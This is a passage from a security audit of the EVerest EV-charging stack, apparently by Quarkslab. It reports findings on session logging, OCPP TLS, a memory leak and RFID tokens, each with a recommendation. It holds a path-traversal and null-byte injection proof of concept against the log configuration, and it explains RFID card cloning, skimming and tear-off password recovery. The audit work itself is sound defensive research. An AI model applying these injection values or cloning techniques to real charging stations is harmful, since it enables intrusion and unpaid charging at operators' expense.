To start a charge, a user must be authorized. It could be automatically performed using the Plug and Charge protocol, through a reservation received by the CSMS or using external identification means. A malicious user could try to sniff communication between the EVSE and the CSMS to capture and replay valid authorization tokens or impersonate an RFID card to start a charge.

6.6.4. Broken cryptography

Several EVerest modules support cryptographic algorithms to handle certificates or secure communications. Incorrect implementation or misused configuration could affect the confidentiality and the integrity of data or communication.

A malicious actor could aim to downgrade TLS communication to tamper with or intercept data in order to modify billing. As OCPP supports remote firmware upgrades, malicious actor could also try to bypass the firmware signature to install a malicious application on the EVSE using crafted packets.

6.6.5. Sensitive data exfiltration

As cryptographic materials and configuration files holding credentials are involved, such assets must not be accessible to an attacker. Exfiltration could be performed by sniffing exposed interfaces or the OCPP communications, impersonating services the charging point connects to.

6.6.6. EVSE isolation

The flexibility of the EVerest framework allows the manager service to control several EVSEs. A threat actor could aims to break the isolation to exploit command or data from one EVSE to interact with another one.

7. Audit

7.1. EvseManager module

7.1.1. Context

The EvseManager module is the central control module for managing a single EVSE connector in the EVerest charging system. It serves as the core charging logic controller that manages one physical charging connector and coordinates all aspects of the charging session.

The EvseManager implements a comprehensive state machine through its Charger class that handles the complete charging workflow. It supports both AC and DC charging modes.

The module implements a state machine with states including `Idle`, `WaitingForAuthentication`, `PrepareCharging`, `Charging`, `ChargingPausedEV`, `ChargingPausedEVSE`, `StoppingCharging`, and `Finished`. It handles state transitions based on vehicle events, user interactions, and system conditions.

7.1.2. Audit

7.1.2.1. Session logging

The Session Logging component of the module is designed to capture application events for debugging, auditing, and operational monitoring purposes. It creates timestamped directories under a configured `session_logging_path` and stores log files in both CSV and HTML formats. This feature allows developers and operators to review historical session data through structured files or browser-friendly views.

In order to enable the feature and configure, the module exposes several configurations, extracted from its corresponding `manifest.yaml` shown below:

```yaml
session_logging:
  description: Enable/Disable session log file output
  type: boolean
  default: false
session_logging_path:
  description: Output directory for session log files
  type: string
  default: /tmp
logfile_suffix:
  description: Use the string given for the log folder name. Special string session_uuid will be replaced with session uuid.
  type: string
  default: session_uuid
```

While this capability is useful for observability, its current implementation introduces high security risks due to insufficient input validation and unsafe handling of operator-controlled parameters.

LOW-2	Session logging parameters may enable path traversal, XSS, log overwriting, or logging disablement.		
Likelihood	●○○○	**Impact**	●●○○
Perimeter	EvseManager		

Description

Because of an insufficient input validation in `session_logging_path` and `logfile_suffix` configuration parameters, a malicious operator could edit configuration files to perform path traversal, XSS, remove previous log files or prevent them to be written.

Recommendation

Configuration parameters should be properly sanitized before being used.

The function responsible for creation of the logging session and therefore the repositories as well as files is `std::optional<std::string> SessionLog::startSession(const std::string& suffix_string)`, located in `everest-core/modules/EvseManager/SessionLog.cpp:43`. The method is defined below. Some parts were redacted for readability.

```cpp
std::optional<std::string> SessionLog::startSession(const std::string&
suffix_string) {
    [...]
    if (!std::filesystem::exists(logpath_root))
        std::filesystem::create_directories(logpath_root);

    std::string ts = Everest::Date::to_rfc3339(date::utc_clock::now());
    logpath = fmt::format("{}/{}-{}", logpath_root, ts, suffix_string);

    if (!std::filesystem::exists(logpath))
        std::filesystem::create_directories(logpath);

    fn = fmt::format("{}/incomplete-eventlog.csv", logpath);
    fnhtml = fmt::format("{}/incomplete-eventlog.html", logpath);
    fn_complete = fmt::format("{}/eventlog.csv", logpath);
```

```
15      fnhtml_complete = fmt::format("{}/eventlog.html", logpath);
16
17      try {
18          logfile_csv.open(fn);
19          logfile_html.open(fnhtml);
20          session_active = true;
21      } catch (const std::ofstream::failure& e) {
22          EVLOG_error << fmt::format("Cannot open {} of {} for writing", fn,
            fnhtml);
23          session_active = false;
24      }
25      logfile_html << fmt::format("<html><head><title>EVerest log session {}</
        title>\n", suffix_string);
26      logfile_html << "<style>"
27                           [...]
28                      "</style>";
29      logfile_html << "</head><body><table class=\"log\">\n";
30      sys("Session logging started.");
31      return logpath;
32
33
34    return std::string();
35  }
```

On highlighted line 7, `logpath` variable is created from `logpath_root` which corresponds to the configuration parameter `session_logging_path`, a timestamp and `suffix_string` which corresponds to the configuration parameter `logfile_suffix`.

However, as those parameters are strings and are not sanitized, a malicious operator could perform a path traversal by adding `../` characters in order to trick the method into creating repository outside of its scope, writing logs to another place or disabling them by adding a null character to the `logfile_suffix`.

Additionally, the `suffix_string` is also written as it is in the HTML log file version, as shown by highlighted line 25. A malicious operator could inject arbitrary HTML, or Javascript code, resulting in a stored cross-site scripting attack.

Proof-of-concept

In order to illustrate this vulnerability, auditors tricked the module into creating a repository at the root of the operating system, and preventing the log files to be created.

The SIL is executed using the following configuration for the EvseManager module:

```yaml
1   evse_manager:
2     module: EvseManager
```

```
3     config_module:
4       connector_id: 1
5       evse_id: DE*PNX*E12345*
6       evse_id_din: 49A80737A45678
7       session_logging: true
8       session_logging_path: /tmp/everest-logs
9       logfile_suffix: ../../../../Quarkslab
```

To add a null character after "Quarkslab", the `sed` command can be used as shown below:

```
1 ~# sed -i 's/Quarkslab/Quarkslab\x00/g' everest-core/config/config-sil-
  dc.yaml
```
Bash

After having starting SIL, we can notice that the repository `Quarkslab` was created at root, and does not contain anything, whereas it is expected to contain the files `incomplete-eventlog.csv` and `incomplete-eventlog.html`.

```
1 ~# ls /Quarkslab
2 ~#
```
Bash

7.2. OCPP

7.2.1. Context

EVerest supports OCPP protocol versions 1.6, 2.0.1 and 2.1 to communicate with many third-party Charge Station Management System (CSMS). A specific module is available for each major version of the protocol, **OCPP** for 1.6 and **OCPP201** for 2.0.1 and 2.1. To establish the communication with the external CSMS both modules use the **libocpp** library.

If OCPP is enabled, EVerest will try to open a websocket to the port and address specified in the JSON configuration file specified in option `ChargePointConfigPath` of the `manifest.yaml` configuration file.

Websocket management is performed using the **libwebsockets** library, in version `4.3.3`. This library has a known CVE, CVE-2025-1866[1], allowing memory corruption, which only applies to Win32 compiled binary. Furthermore, two default compilation flags must be modified, `LWS_WITHOUT_EXTENSIONS` (OFF) and `LWS_WITH_HTTP_STREAM_COMPRESSION` (ON), which is not the case in the CMake provided in the EVerest repository.

EVerest only supports Websocket connections with JSON messaging for its OCPP implementation. Parsing of JSON data is done using **nlohmann - Modern JSON for C++** library in version `3.11.3.bcr.1`. Last version is `3.12`, fixing some bugs, but no security issues are known on the used version.

[1] https://nvd.nist.gov/vuln/detail/CVE-2025-1866

7.2.2. Findings

7.2.2.1. OpenSSL version

OCPP defines three security profiles, which are handled by EVerest:

1. Basic authentication without encryption
2. Basic authentication with TLS security
3. TLS with mutual authentication using certificates

Using basic authentication, the Charge Point sends a login and a password to the CSMS. As no encryption is involved in mode 1, this mode must only be used with a private network, using a VPN for instance.

For security profile 2 and 3, certificates management and TLS connection is performed by the **OpenSSL library**, version 3.3.1bcr1.

This version has the following vulnerabilities[2]:

- High: CVE-2024-12797
- Moderate: CVE-2024-6119
- Low: CVE-2024-13176, CVE-2024-9143, CVE-2024-5535

The high and moderate vulnerabilities do not impact EVerest, as no Raw Public Key is used and the `otherName` subject alternative name in the server certificate is not checked. However, it is a good practice to use up-to-date library, Quarkslab's auditor recommend to use the upper Long Term Support version 3.5.

INFO-3	Used OpenSSL version has known vulnerabilities
Perimeter	OCPP websockets security
Description	
EVerest relies on OpenSSL 3.3.1bcr1 which has several known vulnerabilities, but none critical or high applying to it.	
Recommendation	
Use the Long Term Support (LTS) version of OpenSSL .	

7.2.2.2. Websocket weak TLS 1.2 ciphers

EVerest follows the OCPP Security recommendation on secure connection setup, for the websocket establishment. TLS version below 1.2 are not supported. If OCPP 1.6 and 2.0+ implementations are different, each load a default JSON configuration file listing supported ciphers and cipher suites.

[2]https://openssl-library.org/news/vulnerabilities/index.html

The static files `internal.json` and `InternalCtrlr.json`, respectively for OCPP 1.6 and OCPP 2.0+ declare the following ciphers as supported:

```json
"SupportedCiphers12": [
    "ECDHE-ECDSA-AES128-GCM-SHA256",
    "ECDHE-ECDSA-AES256-GCM-SHA384",
    "AES128-GCM-SHA256",
    "AES256-GCM-SHA384"
],
"SupportedCiphers13": [
    "TLS_AES_256_GCM_SHA384",
    "TLS_AES_128_GCM_SHA256"
],
```

Following NIST recommendation NIST.SP.800-52.r2[3], the ciphers `AES128-GCM-SHA256` and `AES256-GCM-SHA384` need to be removed in TLS1.2, as they do not allow forward secrecy.

LOW-4	Use of weak ciphers for TLS1.2 in OCPP websockets		
Likelihood	●●○○	**Impact**	●○○○
Perimeter	OCPP websockets security		

Description

Default EVerest configuration supports ciphers `AES128-GCM-SHA256` and `AES256-GCM-SHA384` for TLS 1.2.

Recommendation

`AES128-GCM-SHA256` and `AES256-GCM-SHA384` ciphers need to be removed from the `internal.json` configuration file as they do not allow forward secrecy, based on NIST recommendation.

7.2.2.3. Memory exhaustion

Upon analysis of the websocket establishment, Quarkslab's auditors found a bug that could lead to memory exhaustion. In the file websocket_libwebsockets.cpp[4], a thread is created to handle websocket connection using function `WebsocketLibwebsockets::thread_websocket_client_loop`. In a first loop, `thread_websocket_client_loop` try to initiate the connection. If the connection is established, the thread stay in a second loop as long as the connection is active.

[3]https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-52r2.pdf

[4]https://github.com/EVerest/libocpp/blob/89c7b62ec899db637f43b54f19af2c4af30cfa66/lib/ocpp/common/websocket/websocket_libwebsockets.cpp

For each connection attempt, the thread affects data into the variable `i`, which is a structure `lws_client_connect_info`. On each iteration, the CSMS hostname and the ID of the chargepoint are set to the members `address` and `path` using the `strdup` method. Similar to `malloc`, this method allocates space in the heap. Call to `strdup` are highlighted in the following snippet:

```C
do {
  if (!initialize_connection_options(local_data)) {
      EVLOG_error << "Could not initialize connection options.";

      local_data->update_state(EConnectionState::ERROR);
      on_conn_fail(local_data.get());
  } else {
      lws_client_connect_info i;
      memset(&i, 0, sizeof(lws_client_connect_info));

      // No SSL
      int ssl_connection = 0;

      [...]

      auto& uri = this->connection_options.csms_uri;
      lws* local_lws = nullptr;

      std::string ocpp_versions;
      bool first = true;
      for (auto version : this->connection_options.ocpp_versions) {
          if (!first) {
              ocpp_versions += ", ";
          }
          first = false;
          ocpp_versions +=
          conversions::ocpp_protocol_version_to_string(version);
      }

      // TODO: No idea who releases the strdup?
      i.context = local_data->lws_ctx.get();
      i.port = uri.get_port();

      i.address = strdup(uri.get_hostname().c_str()); // Base address, as resolve
      getnameinfo

      i.path = strdup((uri.get_path() + uri.get_chargepoint_id()).c_str()); // Pa
      of resource
```

```
34        i.host = i.address;
35        i.origin = i.address;
36        i.ssl_connection = ssl_connection;
37        i.protocol = strdup(ocpp_versions.c_str());
38        i.local_protocol_name = local_protocol_name;
39        i.pwsi = &local_lws; // Will set the local_data->wsi to a valid value in
          case of a successful connect
40        i.userdata = local_data.get(); // See lws_context 'user'
41
42        if (this->connection_options.iface.has_value()) {
43            i.iface = this->connection_options.iface.value().c_str();
44        }
45  [...]
46  } while  (try_reconnect); // End trying to connect
```

As the two pointers returned by the `strdup` calls are never freed after each attempt, there is a memory exhaustion if the charge point is not able to connect to the CSMS for a long period of time or needs to reconnect frequently. However each reconnection attempt is performed after a increasing interval, with an upper limit, managed by the function `get_reconnect_interval` which computes the reconnection interval. After `retry_backoff_repeat_times` retries, the interval is no longer increased:

```C
1  long WebsocketBase::get_reconnect_interval() {
2
3      // We need to add 1 to the repeat times since the first try is already
       connection_attempt 1
4      if (this->connection_attempts > (this-
       >connection_options.retry_backoff_repeat_times + 1)) {
5          return this->reconnect_backoff_ms;
6      }
7
8      std::random_device rd;
9      std::mt19937 gen(rd());
10     std::uniform_int_distribution<> distr(0, this-
       >connection_options.retry_backoff_random_range_s);
11
12     int random_number = distr(gen);
13
14     if (this->connection_attempts == 1) {
15         this->reconnect_backoff_ms = (this-
           >connection_options.retry_backoff_wait_minimum_s + random_number) *
           1000;
16         return this->reconnect_backoff_ms;
17     }
```

```
18
19      this->reconnect_backoff_ms = this->reconnect_backoff_ms * 2 + (random_number
        * 1000);
20      return this->reconnect_backoff_ms;
21  }
```

Using dynamic analysis using provided EVerest software-in-the-loop, Quarkslab's auditors tested this finding to measure the average reconnection interval and to confirm the heap memory reserved by `strdup` is never freed. Using GDB, a breakpoint was set on the first `strdup` call to retrieve the pointer address returned. The software-in-the-loop instance was run for several hours and every check performed to the different pointers collected showed the data stored was the one put with the `strdup` call.




Figure 2: *Dynamic analysis of heap usage using GDB*

As only a few bytes are reserved per each `strdup` calls and the average reconnection interval being around 2 minutes, the likelihood this bug will cause a deny of service is very low on a recommended embedded device like a Raspberry Pi 4+.

MEDIUM-5	Memory exhaustion in libocpp		
Likelihood	●○○○	**Impact**	●●●○
Perimeter	Charge point availability		
Description			

Pointers returned by the `strdup` calls are never freed. At each connection attempt, the newly allocated memory area will be leaked, potentially causing memory exhaustion and denial of service.

Note: Assigned CVE is CVE-2025-68138

Recommendation

Ensure call to `strdup` is performed once, or the pointers are freed after each attempts

7.3. Token management

7.3.1. Context

EVerest relies on token to authorize, start and stop charges. Tokens are issued by one or several `token_provider` and approved by one or several `token_validator`. The Auth module initiates the `token_provider` and `token_validator` lists, based on the YAML configuration set.

When a token is received, the Auth module broadcasts it to each `token_validator` with the function `register_validate_token_callback` in file Auth.cpp[5] in everest-core. This callback will trigger the `handle_validate_token` function of the various `token_validator`.

Depending on the modules used and the kind of token, the corresponding validator will assign the appropriate `authorization_status`.

A provider could issue a prevalidated token. In this case, the Auth module will assign the status `AuthorizationStatus::Accepted` to the token, without broadcasting it to each `token_validator`. For example, this is done by the EvseManager module if the charge point is configured to be use in free service, as defined in evse_managerImpl.cpp[6] on line 117:

```c
if (mod->config.disable_authentication &&
  start_reason == types::evse_manager::StartSessionReason::EVConnected) {

  // Free service, authorize immediately in a separate thread (to avoid dead
  lock with charger state
  // machine, this signal handler runs in state machine context)
  std::thread authorize_thread([this]() {
      types::authorization::ProvidedIdToken provided_token;
      provided_token.authorization_type =
      types::authorization::AuthorizationType::RFID;
```

[5]https://github.com/EVerest/everest-core/blob/273e78c9794079f4093ba0dfb20884b7ebecce72/modules/Auth/Auth.cpp

[6]https://github.com/EVerest/everest-core/blob/273e78c9794079f4093ba0dfb20884b7ebecce72/modules/EvseManager/evse/evse_managerImpl.cpp

```
 9        provided_token.id_token = {"FREESERVICE",
          types::authorization::IdTokenType::Local};
10        provided_token.prevalidated = true;
11        mod->charger->authorize(true, provided_token,
12
                                  {types::authorization::AuthorizationStatus::Accepte
13        mod->charger_was_authorized();
14    });
15    authorize_thread.detach();
16  }
```

If OCPP is defined as a `token_validator`, it will generate `AuthorizeRequest` message through the `authorize_id_token` function defined in file charge_point_impl.cpp[7] of the libocpp library, and process the response from the CSMS.

7.3.2. Findings

In the studied version of EVerest, two RFID token provider modules are available, PNR32TokenProvider and PN7160TokenProvider. Those modules support ISO14443 tag and are using the Unique Identifier of the tag as a `TokenId`.

Each NFC tag has a Unique Identifier (UID) set in factory, that must be non-alterable. However it is trivial to read and emulate an UID. It can be done with a simple smartphone or various low cost off-the shelf tools, like the Proxmark or the Flipper Zero. In their current implementation, the EVerest's RFID token providers are vulnerable to cloning and emulation attacks.

A malicious user in close vicinity of a legitimate card can read its UID, up to 2 or 3 meters depending on the setup used. He could then create a clone using a "magic card", which allows UID modification, or emulate the legacy card. As the RFID reader will read a known UID, a charge will be granted, even if the malicious user does not own an account.

Like for credit cards, an attacker could also perform a skimming attack by placing a fake cover on the EVSE RFID reader to sniff communication between the reader and the RFID card, collecting UID that are transmitted in cleartext.

HIGH-6	RFID token vulnerable to cloning and emulation attacks		
Likelihood	●●●○	**Impact**	●●●○
Perimeter	Validation token		

[7] https://github.com/EVerest/libocpp/blob/89c7b62ec899db637f43b54f19af2c4af30cfa66/lib/ocpp/v16/charge_point_impl.cpp

Prerequisites	Reading a card UID, being in close vicinity or via a sniffing attack on the EVSE
Description	
An attacker can clone or emulate a valid card to start a charge.	
Recommendation	
Use NFC card supporting secure authentication, like Mifare Ultralight C or Mifare Ultralight AES to ensure legitimate card is used.	

To mitigate this issue, Quarkslab's auditors advise to support cards having ciphered authentication: the Mifare Ultralight C and Mifare Ultralight AES cards. Furthermore, EVerest documentation must highlight the risks of using non-secured cards and recommend the usage of the two previously cited cards' type.

Note that other RFID cards support authentication, like the Mifare Ultralight EV1 and NTAG213, but the password is sent unencrypted between the reader and the card. As the EVSE RFID reader could be publicly accessible, an attacker emulating a card or sniffing communication will be able to get the password and bypass the authentication.

To prevent the previously mentionned cloning and emulation attacks, additional steps must be implemented in the PN532 and PN7160 modules. Once the UID is read, an authentication procedure must be performed, as described in the tag's datasheet. If the authentication is successful, the tag can be considered as legitimate and the corresponding token could be issued.

For the Mifare Ultralight C, the authentication process relies on the 3DES algorithm with the following steps, as described in the Mifare Utralight C datasheet[8]:

[8]https://www.nxp.com/docs/en/data-sheet/MF0ICU2.pdf




Figure 3: *Mifare Ultralight C authentication process*

Authentication procedure for Mifare Ultralight AES is similar, using the AES-128-CBC algorithm instead of the 3DES to encrypt/decrypt the data. Moreover, `RndA` and `RndB` are 16-bytes long and the initialization vector IV is always 16 times `0x00`. Details of the authentication procedure is available in the datasheet[9].

[9]https://www.nxp.com/docs/en/data-sheet/MF0AES(H)20.pdf

However, the sole usage of a Mifare Ultralight C and Mifare Ultralight AES cards is not 100% secure, Quarkslab's auditors recommend the followings to ensure the card password could not be recovered:

7.3.2.1. Usage of legacy Mifare Ultralight C and Mifare Ultralight AES cards

Researchs had shown that non-OEM tags may have hidden backdoors, like Quarkslab's study on some Mifare Classic cards[10]. Quarklab's auditor strongly recommend using legacy NXP tags.

7.3.2.2. Key derivation and lock-bytes

If the password is non-readable on the Mifare Ultralight C and Mifare Ultralight AES, using tear-off technique[11] an attacker could try to extract it. It requires to have access to several cards having the same password written. By performing a partial rewrite of the pages where the password is stored, the attacker sets some bits to a known value, reducing the entropy of the password. Doing so, he could try to authenticate by bruteforcing only a few bits, retrieving chunks of the password on each card. With the correct amount of card, he could then recompose the password.

To mitigate this issue, Quarkslab's auditors recommend to set the lock bytes appropriately to prevent the password to be modified once written.

Furthermore, if the 3DES implementation of Mifare Ultralight C is not broken at the time of this report, using a unique password per key is recommended to prevent against any flaws that could be found on this algorithm.

A simple way to generate a unique password per card is to rely on a key derivation. Using a customizable master secret `MASTER_SECRET` and the HMAC-SHA256 algorithm, the module computes the HMAC of the tag UID. Part of this hash is used as the card password, like in the following example:

```c
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <openssl/evp.h>
#include <openssl/hmac.h>
#include <iostream>

#define MASTER_SECRET_LEN 32
#define TAG_UID_LEN       7
#define TAG_KEY_LEN       16

uint8_t masterSecret[MASTER_SECRET_LEN] = "MY_SECRET_TO_MODIFY";
uint8_t tagUid[TAG_UID_LEN] = {0xF0, 0x0D, 0xFE, 0xED, 0xC0, 0xFF, 0xEE};
```

[10] https://blog.quarkslab.com/mifare-classic-static-encrypted-nonce-and-backdoors.html
[11] https://blog.quarkslab.com/eeprom-when-tearing-off-becomes-a-security-issue.html

```
14 uint8_t derivatedKey[TAG_KEY_LEN];
15 size_t derivatedKeyLen = TAG_KEY_LEN;
16
17 static const char *propq = NULL;
18
19 bool generateDerivedKey(const uint8_t* masterSecret, size_t masterSecretLen,
20                         const uint8_t* tagUid, size_t tagUidLen,
21                         uint8_t* derivatedKey, size_t* derivatedKeyLen) {
22   OSSL_LIB_CTX *library_context = NULL;
23   EVP_MAC *mac = NULL;
24     EVP_MAC_CTX *mctx = NULL;
25
26     library_context = OSSL_LIB_CTX_new();
27
28     if (library_context == NULL) {
29         fprintf(stderr, "OSSL_LIB_CTX_new() returned NULL\n");
30         return false;
31     }
32
33     /* Fetch the HMAC implementation */
34     mac = EVP_MAC_fetch(library_context, "HMAC", propq);
35     if (mac == NULL) {
36         fprintf(stderr, "EVP_MAC_fetch() returned NULL\n");
37         return false;
38     }
39
40     /* Create a context for the HMAC operation */
41     mctx = EVP_MAC_CTX_new(mac);
42     if (mctx == NULL) {
43         fprintf(stderr, "EVP_MAC_CTX_new() returned NULL\n");
44         return false;
45     }
46
47     /* The underlying digest to be used */
48     OSSL_PARAM params[2];
49     params[0] = OSSL_PARAM_construct_utf8_string("digest", (char*)"SHA256", 0);
50     params[1] = OSSL_PARAM_construct_end();
51
52     /* Initialise the HMAC operation */
53     if (!EVP_MAC_init(mctx, masterSecret, masterSecretLen, params)) {
54         fprintf(stderr, "EVP_MAC_init() failed\n");
55         return false;
```

```
56      }
57
58      /* Make one or more calls to process the data to be authenticated */
59      if (!EVP_MAC_update(mctx, tagUid, tagUidLen)) {
60          fprintf(stderr, "EVP_MAC_update() failed\n");
61          return false;
62      }
63
64      /* Make a call to the final with a NULL buffer to get the length of the MAC
        */
65      if (!EVP_MAC_final(mctx, NULL, derivatedKeyLen, 0)) {
66          fprintf(stderr, "EVP_MAC_final() failed\n");
67          return false;
68      }
69
70      /* Make one call to the final to get the MAC */
71      if (!EVP_MAC_final(mctx, derivatedKey, derivatedKeyLen, *derivatedKeyLen)) {
72          fprintf(stderr, "EVP_MAC_final() failed\n");
73          return false;
74      }
75
76      return true;
77  }
78
79  int main() {
80    generateDerivedKey(masterSecret, sizeof(masterSecret),
81                       tagUid, sizeof(tagUid),
82                       derivatedKey, &derivatedKeyLen);
83    std::cout << "Derived key for tag ";
84    for (int i= 0; i < TAG_UID_LEN; i++) {
85      printf("%02X", tagUid[i]);
86    };
87    std::cout << " is : uint8_t tagPassword[" << TAG_KEY_LEN <<"] = {";
88    for (int i= 0; i < TAG_KEY_LEN; i++) {
89      printf("0x%02X", derivatedKey[i]);
90      if (i < TAG_KEY_LEN -1) {
91      std::cout << ", ";
92    }
93    };
94    std::cout << "};" << std::endl;
95    return 0;
96  }
```

7.4. ISO 15118-2

7.4.1. Context

ISO 15118-2 is part of the ISO 15118 standard and is a high-level communication protocol for electric vehicle charging that enables sophisticated interaction between EVs and EVSEs. The protocol supports both AC and DC charging modes and provides advanced features like Plug & Charge authentication and encrypted communications.

EVerest implements ISO 15118-2 through the EvseV2G module, which provides a comprehensive implementation alongside DIN 70121 support. The EvseV2G module implements the `ISO15118_charger` interface and includes both ISO 15118-2 and DIN 70121 protocol servers. The module can be configured to support different protocol versions and security levels through its manifest configuration.

The module relies on the following dependencies:

- libcbv2g library version 0.3.1
- libevse-security library, git tag `3b1231392c9f93e1a1375e4691cb20b83cc63a9b`
  - libtimer version 0.1.1 (last version 0.1.2)
  - liblog version 0.2.1 (last version 0.3.0)

7.4.2. Fuzzing

The module EvseV2G, via library `libcbv2g` enables EV to communicate with EVSE using Session Description Protocol (SDP) and ISO 15118-2 protocol over Vehicle-To-Grid Transport Protocol (V2GTP) protocol, once it has obtained an IPv6 address. Given the limited complexity and narrow scope of the SDP protocol, its attack surface is considered minimal; therefore, fuzzing efforts were deprioritized in favor of more critical components.

The ISO15118-2 protocol is significantly more complex and includes, in addition to the related Vehicle-To-Grid (V2G) messages, other protocols or algorithms such as:

- Vehicle-To-Grid Transport Protocol (V2GTP)
- Efficient XML Interchange (EXI)

7.4.2.1. V2G packets reading, parsing and messages decoding

In module EvseV2G, function `int v2g_handle_connection(struct v2g_connection* conn)` defined in `everest-workspace/everest-core/modules/EvseV2G/v2g_server.cpp:354` is the core message processing loop for ISO 15118-2 communications with the EV.

The main processing steps of the function are:

1. Receiving first incoming V2GTP message
2. Handling the application handshake to negotiate which protocol to use and then enter the main loop in order to:
3. (1) Receiving incoming V2GTP messages
4. Decoding EXI documents based on selected protocol
5. Redirecting to the protocol-specific handlers
6. Encoding and sends responses

Considering the complexity of the different steps and the time-constraint nature of the audit, fuzzing steps 1 to 4 were deemed most suitable and efficient approach for testing V2G packets reading, parsing and messages decoding.

Two different harnesses were crafted. The first one, available in Appendix A.B.A targets steps 1 and 2 while the second one, available in Appendix A.B.B targets steps 3 and 4.

